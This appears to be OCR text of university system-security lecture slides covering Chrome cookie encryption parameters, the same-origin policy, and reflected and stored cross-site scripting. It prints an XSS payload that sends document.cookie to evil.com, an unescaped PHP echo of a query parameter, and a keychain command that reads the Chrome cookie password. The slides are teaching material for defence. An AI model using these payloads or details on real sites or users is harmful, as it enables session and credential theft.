
Cookie Theft

- Malware sometimes targets local browser state

Chrome Encrypted Cookies

- salt is 'saltysalt'
- key length is 16
- iv is 16 bytes of space b' ' * 16
- on Mac OSX:
  - password is in keychain: security find-generic-password -w -s "Chrome Safe Storage"
  - 1003 iterations
- on Chrome OS:
  - password is in keychain: "security find-generic-password -wga Chrome”
  - 1003 iterations
- on Linux:
  - password is peanuts
  - 1 iteration
- On Windows:
  - password is current user password
  - CryptProtectData uses 4000 iterations


Vulnerability Occurrence in Applications



HTML

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <meta http-equiv="content-type" content="text/html; charset=utf-8" />
        <title>CS 5430 Spring 2018: System Security</title>
        <link rel="stylesheet" href="style.css" />
        <link rel="shortcut icon" href="http://www.cornell.edu/favicon.ico" />
    </head>
<body>
    <div id="canvas">
        <div id="header">
            <div id="info">
                <a href="http://www.cs.cornell.edu/courses/cs5430/2018sp"> <span class="title">CS 5430</span><br />
                                                                    <span class="subtitle">System Security</span></a>
            </div>
            <div id="logo">
                <a href="http://www.cs.cornell.edu"><img src="cslogo.png" alt="Cornell Computer Science" /></a>
            </div>
        </div>
        <!--end header-->
        <div style="clear:both;"></div>
        <div id="menu">
            <ul>
                <li><a href="index.html">Home</a></li>
                <li><a href="syllabus.html">Syllabus</a></li>
                <li><a href="schedule.html">Schedule</a></li>
                <li><a href="project.html">Project</a></li>
            </ul>
        </div>
```

Domain Object Model



Same Origin Policy (SOP)

Data for http://www.example.com/dir/page.html accessed by:

- http://www.example.com/dir/**page2.html** ✔
- http://www.example.com/**dir2**/page3.html ✔
- **https**://www.example.com/dir/page.html ✘
- http://www.example.com**:81**/dir/page.html ✘
- http://www.example.com**:80**/dir/page.html
- http://**evil**.com/dir/page.html ✘
- http://example.com/dir/page.html ✘


SOP Exceptions

- Domain relaxation: document.domain
- Cross-origin network requests: Access-Control-Allow-Origin
- Cross-origin client-side communication: postMessage
- Importing scripts

Cross-Site Scripting (XSS)

- Form of code injection
- evil.com sends victim a script that runs on example.com

Reflected XSS



Reflected XSS

- Search field on victim.com:
  - http://victim.com/search.php?term=`apple`
- Server-side implementation of search.php:

```
<html>
   <title> Search Results </title>
   <body> Results for <?php echo $_GET[term] ?>: ...</body>
</html>
```

- What if victim instead clicks on:

```
http://victim.com/search.php?term=
 <script> window.open("http://evil.com?cookie = " +
    document.cookie )  </script>
```

Reflected XSS

Attack Server

user gets bad link

www.evil.com

```
http://victim.com/search.php?
   term= <script> ... </script>
```

user clicks on link


victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

Stored XSS


Attack Server
4 steal valuable data
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Victim

Stored XSS attack vectors


- loaded images
- HTML attributes
- user content (comments, blog posts)

Example XSS attacks

